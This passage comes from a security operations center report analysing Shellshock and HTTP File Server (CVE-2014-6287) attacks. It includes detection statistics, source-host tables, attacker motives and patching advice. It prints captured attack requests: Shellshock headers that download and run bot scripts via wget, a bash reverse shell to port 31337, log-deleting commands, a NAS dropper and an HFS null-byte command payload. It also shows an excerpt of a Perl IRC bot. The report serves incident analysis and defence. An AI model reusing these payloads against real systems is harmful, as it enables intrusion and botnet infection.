


Figure 11 Numbers of Shellshock attacks and Shellshock-related severe incidents

Table 3 shows a list of source hosts where the most Shellshock attacks originate.

JSOC has detected similar malicious traffic originating from many source hosts. These hosts are located in many countries and are not limited to a specific country or region. This means that malicious traffic originates from hosts infected with a bot.

Another special quality of this attack is that malicious traffic originating from specific hosts as shown in Table 3 targets an unspecified number of hosts. Much of the traffic from such source hosts investigate the existence of the vulnerability in the target hosts. That is, it will imply that, regardless of the utilization status of a target host, the attacker may randomly investigates the existence of the vulnerability for any IP address available in the world and prepare for further attacking.

Therefore, screening out the source hosts listed in the table with a firewall or the like is considered to be an effective countermeasure, though source hosts might change irregularly.




Table 3 Source hosts where the most Shellshock attacks originate

Source host	Country
8.37.217.196	U.S.A.
8.37.217.197	U.S.A.
8.37.217.198	U.S.A.
8.37.217.199	U.S.A.
54.64.179.8 (ec2-54-64-179-8.ap-northeast-1.compute.amazonaws.com)	Japan
66.35.84.54	U.S.A.
77.79.40.195	Lithuania
92.243.89.208	Russia
104.192.0.18	U.S.A.
180.186.121.254	China

4.1.4 Speculations in regards to attacker motives

JSOC has detected a variety of Shellshock attacks. These attacks differ in the vulnerability they exploit and the code they send, but the attacker's intentions can be speculated from the analysis results. This section introduces characteristic examples of Shellshock attacks detected by JSOC.

- Traffic that attempts to investigate the existence of the vulnerability

Figure 12 and Figure 13 show Shellshock-related traffic detected by JSOC starting immediately after the disclosure of the vulnerability.

JSOC detected traffic that attempted to display simple text or execute a command which would have a relatively small impact on the target host, as shown in Figure 12 and Figure 13. This traffic is deemed to be for the purpose of investigating the existence of the vulnerability on the target host.





Figure 12 Attack that exploits CVE-2014-6271



```
Stream Content
GET / HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
User-Agent: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
Connection: keep-alive
Referer: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
Cookie: () { (a)=>\' bash -c 'echo;echo "[redacted];echo;exit
```

Figure 13 Attack that exploits CVE-2014-7169

- Traffic that attempts to infect targets with a bot

Figure 14 through Figure 17 roughly illustrate attacks that attempt to infect targets with a bot via Shellshock and show examples of such traffic.

Much of the traffic shown in Figure 14 through Figure 17 attempt to download and execute a script (Figure 18) installed on an external host in order to infect targets with IRCBot. A host vulnerable to Shellshock will download a script and be infected with IRCBot by executing the script. The host then attempts to connect to a C&C server via IRC or to generate malicious traffic against another host.

After the disclosure of the vulnerability, multiple severe incidents occurred, where JSOC detected a suspicious IRC connection from an internal host to an external host. JSOC detected no traffic indicating that a Shellshock attack was distinctly successful in infecting any of these targeted hosts with IRCBot. However, since the hosts connected via IRC were involved in the Shellshock-related traffic detected by JSOC so far, the hosts might have been infected with IRCBot through Shellshock.

The IRCBot-related traffic detected by JSOC were destined for the TCP port 6667, usually used for IRC, or attempted to use TCP port 25 or 80 to connect to an external host via IRC (Figure 19). The traffic is considered to have been for the purpose of being able to communicate with a C&C server without being controlled by a firewall installed in the organization through the use of a port that was usually used for business.





Figure 14 Traffic that attempts to infect targets with a bot

*The red text indicates the traffic that occurs in the event of a successful attack.



Stream Content

```
GET /swa/click.cgi HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
Referer: bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
<<EOF <<EOF <<EOF' || echo "wget http://[redacted]
[redacted] & Chr(34)User-Agent: () { :; }; echo copal bash -c 'wget
http://[redacted]
Content-type: application/x-www-form-urlencoded
```

Figure 15 Attack that exploits CVE-2014-7186

Stream Content

```
GET /swa/click.cgi HTTP/1.1
Host: [redacted]
Accept-Encoding: identity
Referer: () { :; }; echo corpo bash -c 'wget http://[redacted]'
User-Agent: (for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash || echo
"wget http://[redacted]'
Content-type: application/x-www-form-urlencoded
```

Figure 16 Attack that exploits CVE-2014-7187


Stream Content

```
GET HTTP/1.1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: () { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r
\nXSUCCESS!";system("cd /tmp/;mkdir [redacted]-bot;cd [redacted]-bot;wget http://[redacted]
[redacted];perl [redacted]-bot;lwp-download http://[redacted]-bot;fetch
http://[redacted]-bot;curl -O http://[redacted]-bot;perl [redacted]-botrm -
rf ../access_log_[redacted];rm -rf ../localhost*;rm -rf ../[redacted]*");'
Host: [redacted]
Connection: Close
```

Figure 17 Attack that attempts to infect a target with IRCBot

```
#!/usr/bin/perl
#          - Adicionado comando !estatisticas ;
#          - Alterado o comando @pacota para @oldpack;
#          - Adicionado dois novos pacotadores: @udp    e @udpfaixa   ;
#          - Adicionado um novo portscan -> @fullportscan   ;
#          - Adicionado comando @conback   com suporte para Windows/Unix :D;
#          - Adicionado comando: !sair para finalizar o bot;
#          - Adicionado comando: !novonick para trocar o nick do bot por um novo aleatorio;
#          - Adicionado comando !entra   e !sai  ;
#          - Adicionado comando @download  ;
#          - Adicionado comando !pacotes  para ativar/desativar pacotes :);

########## CONFIGURACAO #############
my $processo = '/usr/local/apache/bin/httpd -DSSL';

$servidor='[redacted]' unless $servidor;
my $porta='80';
my @canais=("#gnu");
my @adms=("max","hackeru","sanders","laris","x");
my @auth=("*!*@max.cc");

# Anti Flood ( 6/3 Recomendado )
my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = getnick();

my $acessoshell = 1;
######## Stealth ShellBot ##########
my $prefixo = "#";
my $estatisticas = 0;
```

Figure 18 Part of a downloaded script






Figure 19 Detected IRC connection (Destination port: TCP 25)

Table 4 Destinations of IRCBot connections that may be infected via Shellshock

Destination host	Destination port
66.225.225.66	6667/TCP
83.140.172.210	
83.140.172.211	
83.140.172.212	
91.217.189.21	
128.39.65.226	
158.38.8.251	
170.178.191.18	
208.64.121.85	
124.117.249.250	9080/TCP
49.212.51.25	6697/TCP
81.91.83.16	
205.237.100.170	25/TCP
63.97.77.175	
108.166.89.251	
82.196.7.24	80/TCP

Figure 20 shows Shellshock-related traffic that infects a target host with a bot known as Mayhem[4].


Mayhem is a bot that infects Linux and FreeBSD. When a host is infected with Mayhem, the host triggers a Heartbleed attack or an attack that exploits the vulnerability of PHP (CVE-2012-1823)[5] running in a CGI environment or triggers traffic intended to collect information from a host vulnerable to DNS amplification attacks.

It has been reported that malicious traffic from a host infected with Mayhem contains the text "expr 1330 + 7." JSOC detected a Shellshock attack from a host possibly infected with Mayhem (Figure 21).

---

[4] Diving Deep into Mayhem
http://blog.f-secure.jp/archives/50732011.html

[5] JSOC INSIGHT vol.3
http://www.lac.co.jp/security/report/2014/03/11_jsoc_01.html



Stream Content

```
GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -
O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -
rf /tmp/404.cgi* HTTP/1.0
Host: ifrec-sign-winterschool.org
Cookie: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -
O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -
rf /tmp/404.cgi*
User-Agent: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;
wget -O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/
tmp/404.cgi;rm -rf /tmp/404.cgi*
Referer: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; wget -
O /tmp/404.cgi http://[redacted]/404.cgi;chmod 755 /tmp/404.cgi;/tmp/404.cgi;rm -
rf /tmp/404.cgi*
```

Figure 20 Shellshock attacks that attempt to infect a target with Mayhem

Stream Content

```
GET /?x=() { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @ HTTP/1.0
Host: [redacted]
Cookie: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @
User-Agent: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @
Referer: () { :; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;/bin/uname -a;echo @
```

Figure 21 Shellshock-related traffic from a host infected with Mayhem

- Traffic that directly exploits a target host

Figure 22 through Figure 24 show traffic in which Shellshock itself exploits a target host.

JSOC detected outbound email requests and traffic that attempt to connect through a backdoor by exploiting a target host.





Figure 22 Traffic that directly exploits a target host

*The red text indicates the traffic that occurs in the event of a successful attack.






Figure 23 Attack that attempts to send email from a targeted host

Figure 24 Attack that attempts to connect to a target host through a backdoor

- Traffic that attempts to circumvent detection from security devices (firewalls or IDS/IPS)


Figure 25 shows Shellshock-related traffic that attempts to circumvent detection from security devices (firewalls or IDS/IPS).

JSOC detected traffic that added text which was not directly necessary to attack a target host or encrypted an external file with HTTPS when it was downloaded. The goal of this traffic is considered to be an attempt to circumvent detection rules used in security devices, such as IDS or URL filtering.

a. Traffic that attempts to download a file via HTTPS

b. Traffic that adds text unnecessary for attacking

Figure 25 Shellshock-related traffic that attempts to circumvent detection from security devices



- Traffic targeting Webmin

So far, this document has covered traffic that attacks Web servers where 80/TCP is open. In addition to these attacks, JSOC also detected attacks against 10000/TCP as shown in Figure 26.

10000/TCP is a port used as default by Webmin, which is a Web-based Linux management tool. It has been reported that Webmin version 1.700 or earlier has a vulnerability to Shellshock,[6] and the attack shown in Figure 26 is considered to exploit the Webmin vulnerability, based on the destination port and detected traffic.[7] It is recommended to use Webmin with SSL encryption, and many hosts are assumed to follow the recommendation. However, if a security device, such as IDS, which performs text matching-based detection is used and the device is not configured to detect decrypted traffic, there is a concern that an encrypted attack against Webmin may not be detected.

Stream Content

```
GET /webmin/index.cgi HTTP/1.1
Connection: close
Host: [redacted]
User-Agent: () { :;}; /bin/bash -c "unset HISTFILE;unset SAVEHIST HISTSAVE
PROMPT_COMMAND TMOUT;unset HISTFILE;history -n;/bin/bash -i >& /dev/
tcp/[redacted]/31337 0>&1"
```

Figure 26 Shellshock targeting Webmin (Destination port: 10000/TCP)

- Traffic targeting an embedded device

Figure 27 and Figure 28 roughly illustrate a Shellshock attack that targets an embedded device and show examples of such traffic.

Since Shellshock affects a host using vulnerable GNU Bash, it can also affect embedded devices that use GNU Bash. Certain NAS products have this vulnerability,[8] and the traffic shown in Figure 28 is specifically designed to attack such a product.[9] When this attack succeeds, the targeted host will be infected with a bot, and it will trigger similar malicious traffic against another host to attack a NAS product, or it can also trigger traffic that fixes this vulnerability so that the targeted host cannot be exploited by another attacker for a different purpose.


---

[6] Changes since Webmin version 1.700
http://www.webmin.com/changes-1.710.html

[7] Monitoring of Access Targeting Bash Vulnerabilities (2nd Report)
http://www.npa.go.jp/cyberpolice/detect/pdf/20141007.pdf

[8] JVN#55667175 - OS Command Injection Vulnerability in QNAP QTS
https://jvn.jp/jp/JVN55667175/

[9] Monitoring of Access Targeting Bash Vulnerabilities (3rd Report)
http://www.npa.go.jp/cyberpolice/detect/pdf/20141209-2.pdf






Figure 27 Traffic that targets an embedded device

*The red text indicates the traffic that occurs in the event of a successful attack.

Stream Content


```
GET /cgi-bin/authLogin.cgi HTTP/1.1
Host: 127.0.0.1
User-Agent: () { :; }; /bin/rm -rf /tmp/S0.sh && /bin/mkdir -p /share/HDB_DATA/.../php
&& /usr/bin/wget -c http://[redacted]/S0.sh -P /tmp && /bin/sh /tmp/S0.sh 0<&1 2>&1
```

Figure 28 Shellshock targeting an embedded device (Destination port: 8080/TCP)

4.1.5 Countermeasures against Shellshock

Since any host that uses a vulnerable GNU Bash version can become a possible target of Shellshock, it is necessary to check all devices connected to the network to make sure that they will not affected by such an attack.

To solve the arbitrary code execution vulnerability in GNU Bash, update your GNU Bash to a version that cannot be affected by such an attack. Check that no host is running a vulnerable GNU Bash version and that there is no application program accessing a vulnerable version of GNU Bash.



4.2 Attacks that exploit a vulnerability where an arbitrary code is executed in HTTP File Server

4.2.1 HTTP File Server vulnerability

HTTP File Server (HFS), which is server software that provides support for sending and receiving files through the HTTP protocol, has a vulnerability in handling null byte characters (%00) (CVE-2014-6287). Since the library, parserLib.pas, used in HFS has a vulnerability that does not allow for the proper processing of null byte characters in regular expressions, if a search character string entered externally contains a null byte character followed by a command, the command will be executed.

The following versions are affected by this vulnerability:[10]

- HTTP File Server 2.3b or earlier

4.2.2 Examples of attacks targeting the vulnerability

After mid-September, when the malicious code was disclosed, JSOC detected attempts to execute code exploiting the HFS vulnerability, and there ware severe incidents that showed an affected response from a targeted host. If HFS is running according to initial configuration, the HTTP response will contain HFS version information (Figure 29). As a result, the attacker was able to discover hosts that were vulnerable to attack.

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1707
Accept-Ranges: bytes
Server: HFS 2.3b
Set-Cookie: HFS_SID=0.113417447078973; path=/;
Cache-Control: no-cache, no-store, must-revalidate, max-age=-1
Content-Encoding: gzip
```

Figure 29 HFS information in HTTP response

Figure 30 shows JSOC-detected malicious traffic that exploited the vulnerability.

Figure 30 shows an attack that started a command prompt at a host using vulnerable HFS. The attacker may investigate the existence of a host running vulnerable HFS by using such an attack.

Stream Content

```
HEAD /?search==%00%7B.exec%7Ccmd.%7D HTTP/1.1
Host: [redacted]
```

Figure 30 Attack that attempts to execute a command prompt locally

[10] Vulnerability Note VU#251276 - Rejetto HTTP File Server (HFS) search feature fails to handle null bytes
http://www.kb.cert.org/vuls/id/251276

Figure 31 shows a communication log that can be viewed on the HFS management window on an attacked host.

Since the HFS communication log does not contain any text following the null character, regardless of whether the vulnerability exists, it is impossible to use the communication log to determine what attack has occurred.





Figure 31 Log information that can be viewed on the HFS management window

Figure 32 shows malicious traffic that exploited the code execution vulnerability.

The attack involves an attempt to execute a script so that a message box pops up in the targeted host. If such traffic, as shown in Figure 32 occurs, any text following the null character will not be included in the communication log and such information, as shown in Figure 31, will be output to the log. It is impossible to use the communication log to determine in detail what attack has occurred.

Such traffic is just an example of an attack scenario. A script used for attacking can contain any information, and an attacker can exploit this vulnerability to use a target host to set up a backdoor or execute malware, for example.



Stream Content

```
